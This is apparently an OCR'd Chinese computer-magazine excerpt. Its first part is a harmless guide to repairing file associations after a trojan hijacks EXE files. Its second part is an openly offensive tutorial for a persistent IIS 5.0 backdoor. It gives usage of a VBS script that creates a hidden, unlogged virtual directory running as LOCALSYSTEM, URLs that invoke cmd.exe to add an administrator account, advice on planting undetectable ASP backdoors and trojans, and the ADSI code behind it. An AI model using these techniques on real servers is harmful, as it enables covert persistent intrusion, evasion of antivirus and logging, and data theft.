


图 2

故障分析

根据以上笔者所述的情况，我们推断出最有可能的原因是：该木马服务器端与 EXE 程序相关联，即只要你运行任一 EXE 可执行程序，均可激活木马。而若要实现这一目的，大都是通过修改注册表中的相关键值实现的。我们只要将注册表中关联 EXE 的相应键值恢复原始状态即可解决问题。

解决方法

下面，我们就着手解决问题。首先，要解决的是如何启动注册表程序。由于注册表编辑器（regedit.exe）扩展名也是EXE，因此目前情况下也无法启动。笔者觉得可使用如下两种方法解决：

方法1：手动编辑

首先，新建一个文本文件。其后，输入以下内容：

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\exefile\shell\open\command]
@="\"%1\" %*"
```

LOOK 注意 完全按此格式敲入，中间有空行，符号为半角。

最后，将其另存为“*.reg”，并双击确认导入到注册表中，如图3。此后，重新启动计算机，使设置生效。现在，大家再运行EXE程序看看，是否都能正常启动了？




图 3

方法2：另辟蹊径

进入到DOS环境下，利用更改文件扩展名命令“ren”将系统盘:\Windows\regedit.exe文件暂时转换为.com格式。其后，再进入到视窗环境下，就可启动注册表编辑器了，定位于“HKEY_CLASSES_ROOT\exefile\shell\open\command”分支，查看右侧视图，你将会看到如图4所示界面，我们双击其“默认”键值，修改其“数值数据”为“"%1" %*”，如图5。最后，确认操作即可。




图 4




图 5

故障表现二

准备打开某类型文件时，系统提示该文件没有与之关联的程序可用于执行此项操作，因而自然无法启动文件。

故障分析：首先我们来说一下何谓“文件关联”，通俗地讲就是调用一个或一些程序来打开与这些程序相对应的文件。例如“*.txt”文件可以选择用notepad（记事本）、wordpad（写字板）或Word等字处理程序打开，而如果由于误操作等原因，使“*.txt”类型文件没有与这些字处理程序相关联，那么就会产生文件关联错误，导致无法启动文件。面对此类问题，我们只需重新为其指定正确的文件关联即可。

解决方法

方法1：在应用程序中设置

很多程序自身就有文件关联设置的选项，例如“WinRAR”这款软件，点击程序菜单栏上的“选项”→“设置”，在弹出对话框中切换到“综合”标签页，在“WinRAR关联文件”项目中就可自定义与之相关联的文件类型，如图6。




图 6

方法2：指定系统默认的文件类型打开方式

手段A：选中指定文件后，按住Shift键的同时点击鼠标右键，在弹出菜单中选择“打开方式”，其后选择正确的关联程序，然后再激活“始终使用选择的程序打开这种文件”选项，确认操作即可。

手段B：在资源管理器中，点击菜单栏上的“工具”→“文件夹选项”，在弹出对话框中切换到“文件类型”标签页，在此可更改或新建各种文件类型的打开方式。

方法3：利用专业工具

使用专门解决此类问题的软件，可自动完成设置，例如“大唐天地卓越文件关联编辑器”之类的程序。

近乎完美的IIS后门

动鲨

最近研究IIS后门上了瘾，虽然前面我写了一个在IIS5.0+WIN2000下的手工做的IIS后们（见第4期杂志），但是那个后门除了使用复杂外，还很容易被查杀，因为使用了IDQ.DLL，所以呢，我一直就幻想着有个使用简单而且不被查杀，还要功能强大的后门奉献给大家，终于幻想成了现实，在我参考了微软自己出的ADSI参考后，用VBS写出了这么个小工具iis.vbs，并且源代码公开，希望大家能够喜欢，同时也了却了我一个心愿。

还是我的老风格，照顾菜鸟，咱们先介绍如何使用，然后再介绍编写原理。

一、后门的安装和使用

1.后门简介

名称： iis.vbs（VBS脚本编写）

适用范围： Win2000+SP4+IIS5.0，不能在Win2003上正常运行。

原理： 利用Windows的BUG，在IIS上创建一个不可见的虚拟目录，并赋予写执行浏览等所有权限作为后门。

优点：

（1）属于配置型后门，不添加任何文件，所以是不会被杀毒软件查杀的。

（2）通过IIS端口连接，用IE做为客户端，所有访问均为正常访问，所以可以穿透各类型的防火墙。

（3）由于配置的原因，在访问中没有任何的日志记录。

（4）运行权限为LOCALSYSTEM权限。

（5）以后我还将发布一个软件，可以通过这个软件向后门上传程序，以加强后门。

缺点： 不能在IIS6.0+Win2003上正常运行。

利用的BUG： IIS管理器对有问题的虚

拟目录和WEB目录不正常显示的BUG（微软并没有发布这个BUG的资料，是国人发现的）。

特点：除作为后门以外，还可作为自己的个人主页服务器，比如我的主页，呵呵！

2.使用实例

现在我已经取得了某台计算机的管理员权限，计算机为Win2000 server +IIS 5.0，我将利用iis.vbs做一个后门。

首先，将iis.vbs上传到服务器上，然后，打开CMD，进入目录，键入命令cscript iis.vbs，会返回如下信息：

```
Microsoft (R) Windows Script Host Version 5.6
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

IIS后门设置器 FOR WIN2000 BY 动鲨 3月3号2004年

请输入正确的虚拟目录名称和映射的路径，格式如下：
cscript.exe iis.vbs 虚拟目录的名称 映射的路径

例如：cscript.exe iis.vbs lh e:\
```

可以看出，这个脚本使用需要两个参数，一个是虚拟目录的名字，一定要起一个别人不知道的名字作为密码使用，第二个参数是你的虚拟目录要映射的文件夹，我这里推荐大家映射服务器的系统安装目录。

现在C为服务器的系统安装目录，键入命令**cscript iis.vbs test5 c:**，脚本就会返回如下信息：

```
Microsoft (R) Windows Script Host Version 5.6
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

发现已经创建了lhxy目录，正在设置自定义的虚拟目录
你创建的虚拟目录名称是test5，映射的文件夹是 c:\。
请访问http://IP/lhxy/test5/ 来连接后门！
恭喜！后门设置全部完成！
```

这就表示后门成功建立了，下面我说说使用的方法。

第一种使用方法：配合ASP后门使用，打开浏览器键入URL "http://IP/lhxy/test5/"（插一句，是LHXY，不是lHXY）。呵呵，你可以看到，此时不仅C的根目录，而且其子目录我们都可以浏览访问了（如图1），你也许会担心虚拟目录会不会在IIS管理器中显示出来，让我们打开IIS管理器，什么也没有变化（如图2）！




图 1




图 2

好了，这时将我们的ASP后门放在一个比较深的目录，比如c:\winnt\system32\下打开我写的ASP后门生成器aspdoor.exe，这个生成器因为每次生成的ASP后门都是使用新的特征码生成cmd.asp和免FSO的cmd.asp，所以他们都是不会被杀毒软件查杀的！但是由于海洋顶端网木马的复杂性，生成的后门依然能被查杀。运行aspdoor.exe（如图3），点"生成CMD.ASP"的按钮，就会在同一个目录下生成lhcmd.asp，将这个文件拷贝到服务器上c:下任何一个目录或子目录，比如c:\winnt\system32\，然后在浏览器里键入URL：http://IP/lhxy/test5/，再进入到system32的目录，点lhcmd.asp这个ASP就会运行，在cmd.asp里键入命令：

net user lh /add

net localgroup administrators lh /add

呵呵！切换到服务器的用户管理看看，是不是加了一个用户而且是管理员用户呢？说明这个ASP是运行在LOCALSYSTEM权限上，很爽吧！

把目录再放深一些，ASP后门又无法被查杀，管理员纵有十双眼睛也无法找到！同样的，你还可以在这个虚拟目录里放自己的个人主页等，相信会十分的安全！

也许你还想映射别的目录，比如对方的WEB目录，只要换一个新的虚拟目录文件夹就可以了，例如执行命令cscript iis.vbs test6 e:\cec，这样你访问http://IP/lhxy/test6/就会显示对方的WEB目录，看他的数据库和各种配置文件，可以随时下载，是不是很爽呢？




图 3

第二种使用方法：直接执行系统命令，放置ASP后门虽然已经很好，但是万一我们不幸丢失了那个ASP后门，怎么办呢？呵呵，没有关系，我还有一招，我的IIS后门脚本在配置这个后门时已经赋予了目录及其子目录执行权限，而且是LOCAL SYSTEM权限！怎么使用？简单！键入URL：http://IP/lhxy/test5/进入到WINNT\SYSTEM目录下，就可以看到cmd.exe了，没错就是利用他，键入URL：http://IP/lhxy/test5/winnt/system/cmd.exe?/c dir c:\

此时服务器就会返回C:\的目录了（图4），仔细看URL你就明白了，只要在cmd.exe?/c后门加上命令就可以执行成功。如果我们要加一个用户，键入URL：

```
http://IP/lhxy/test5/winnt/system/cmd.exe?/c net user lh /add
http://IP/lhxy/test5/winnt/system/cmd.exe?/c net localgroup administrators lh /add
```

服务器会返回图5所示的结果。这样一个用户名为lh的管理员就添加成功了！




图 4




图 5

只要利用cmd.exe我们就可以执行任何命令，我想cmd.exe管理员是不会删除的

吧，你可以用TFTP上传一个EXE文件到服务器，或者事先将一个EXE木马放在不为人知的地方，需要运行的时候，只要在IE浏览器里点击那个程序就会在服务器上直接运行，而不是过去的下载，这个使用方法如何？

最后一种使用方法：因为脚本在建立虚拟目录的时候还赋予了虚拟目录及其子目录可写的权限！我将开发一个程序，填入URL就可上传一个用于上传文件的ASP后门，即使你一无所有，仍然可以通过上传的ASP后门来重新获得管理员权限！但由于我对通过HTTP上传的资料了解不是很多，程序正处在制作之中，所以我会在以后的时间奉献给大家！

这时你可能要问了，我们访问了IIS，那么在日志上会有记录的。呵呵，不用担心，打开你的WEB日志记录看看，是不是没有呢？奇怪了吧，的确是没有的！怎么样，这个IIS后门还让你满意么？我想不少人已经想知道具体如何编写才能把后门配置出来？我这就详细的介绍给大家！

二、后门编写原理

看了上面的配置和使用过程，大家一定都明白了这个脚本的作用，就是建立一个不可见的虚拟目录，并将虚拟目录映射成一个实际的目录，并赋予虚拟目录所有的权限，然后就可以配合其他工具，如asp后门、cmd.exe等来建立一个后门，不，准确的说，这个脚本不是建立了一个后门，而是做了一个后门的温床。

1．要达到以上目的，我首先要解决的是如何让虚拟目录不可见，即在IIS管理器中不可见。这里我发布一个Windows IIS的BUG，是别人发现的，微软也没有官方的资料，所以我暂且叫他“Internet信息服务管理器，对有问题的虚拟目录和WEB目录不显示缺陷”。

影响版本：

IIS 5.0
+WINDOWS 2000 SP1
+WINDOWS 2000 SP2
+WINDOWS 2000 SP3
+WINDOWS 2000 SP4
IIS 5.1
+WINDOWS XP
+WINDOWS XP SP1

BUG描述：

Internet信息服务管理器通过读取IIS配置文件MetaBase.bin来显示所配置的虚拟目录和WEB目录，但是当MetaBase.bin中配置的虚拟目录和WEB目录中缺少关键信息，例如虚拟目录映射的目录，WEB目录对应的实际目录，Internet信息服务管理器就会略过不显示，但是此虚拟目录和WEB目录依然可以正常工作。

使用示例：

大家可以看我上期的《iis后门重现》一文，我就是通过这个缺陷来建立一个有问题的lhxy目录，使之在IIS管理器中隐藏，然后在这个目录下再新建一个正常的虚拟目录，就配置成了这个后门。

原理介绍完了，具体编写就要借助于一种新对象，就是我很想介绍给大家的ADSI对象。

2．使用基于ADSI的IIS管理对象控制IIS

（1）什么是ADSI和IIS管理对象

ADSI是Microsoft Active Directory服务界面的缩写，他自动兼容支持自动化的任何语言，如VBS，JAVA SCRIPT，ASP。而IIS管理对象是基于ADSI的，IIS5.0将IIS管理对象显示为一个ADSI的执行，ADSI提供了定位IIS配置数据的标准语法，你可以通过他们的METABASE的路径管理对象，他们都存储在一个名为MetaBase.bin的文件中，其存储结构十分类似于注册表，是一种树形的存储结构。在这个文件中存储了所有虚拟目录和WEB目录的信息，以及FTP中的信息，IIS管理器就是从这个里面读取配置并显示给用户。

（2）如何使用IIS管理对象来管理IIS

IIS管理对象是通过修改MetaBase.bin来实现的。他通过一个Adspath的路径来访问Meta

Base.bin，这个路径式的修改就和注册表修改是一样的，这个路径以IIS：\\开头，其中LocalHost代表本地服务器，W3SVC代表IIS服务，例如路径IIS：\\LocalHost\W3SVC\1代表访问本地计算机上第一个WEB网站，而路径IIS：\\LocalHost\W3SVC\1\ROOT\Vdir表示访问第一个WEB服务器根目录下名为Vdir的虚拟目录。

下面我们来点示例，如何创建一个虚拟目录呢？我们可以先用GetObject的方法，创建一个指向WEB服务器根目录的对象，然后用CREATE方法在其下创建一个虚拟目录，然后指明属性，需要注意的是，IIS管理对象都有一个KEYTYPE，在创建一个IIS管理对象的时候必须指明其KEYTYPE，虚拟目录的KEYTYPE是IISWebVirtualDir。例如，我要在WEB服务器的根目录下创建虚拟目录lhxy。“Set objDir=GetObject("IIS://LocalHost/W3SVC/1/Root")”取得第一个WEB站点的路径，新建对象“Set myDir=objDir.Create("IISWebVirtualDir", "lhxy")”，在根目录下创建一个名为lhxy的虚拟目录，KETYPE为“IISWebVirtualDir”，最后为“myDir.setinfo”。

将以上代码保存为VBS文件运行即可，注意：最后myDir.setinfo中的setinfo方法表示将信息在MetaBase.bin中更新，这样才能修改完成，此时MetaBase.bin中已经创建了lhxy这个虚拟目录，但是缺少必要的属性，例如虚拟目录的映射，所以IIS管理器是不能显示的。

你可以将这个脚本再运行一次，系统就会提示报错，说不能创建一个已经存在的对象，说明lhxy的确已经存在了。

然后是修改属性，就象其他的编程一样，IIS管理对象也支持对象＋“.”＋属性的修改方式，我们用到的属性有以下：

Path 属性 类型：字符串 指定虚拟目录映射的实际目录

AccessRead AccessExecute AccessWrite 属性 类型 ：布尔 以上三个属性对应虚拟目录的可写，可读，可执行权限

DefaultDoc 属性 类型：字符串 指定虚拟目录的默认主页文件

AppIsolated 属性 类型：数字 指定运行于进程外还是中

DontLog 属性 类型：布尔 是否对访问进行记录

EnableDirBrowsing 属性 类型：布尔 是否对目录可遍历浏览

appcreate 属性 类型：数字 创建一个应用程序

CreateProcessAsUse 属性 类型；数字 应用程序是否在进程内运行

好了，结合上面的代码我们就可以创建一个不可见而且不被日志记录的虚拟目录，看我脚本中的代码：

```
Set objDir=GetObject("IIS://LocalHost/W3SVC/1/Root")
Set myDir=objDir.Create("IISWebVirtualDir","lhxy") ''创建不存在的文件夹，此文件夹名称固定
myDir.AccessRead=true ''赋予读权限
myDir.DefaultDoc="" ''默认主页设为空，这样就可以浏览目录了
myDir.AppIsolated=0 ''设置在进程内运行，这样权限就是LOCALSYSTEM权限了
myDir.AccessExecute=true ''设置可执行权限
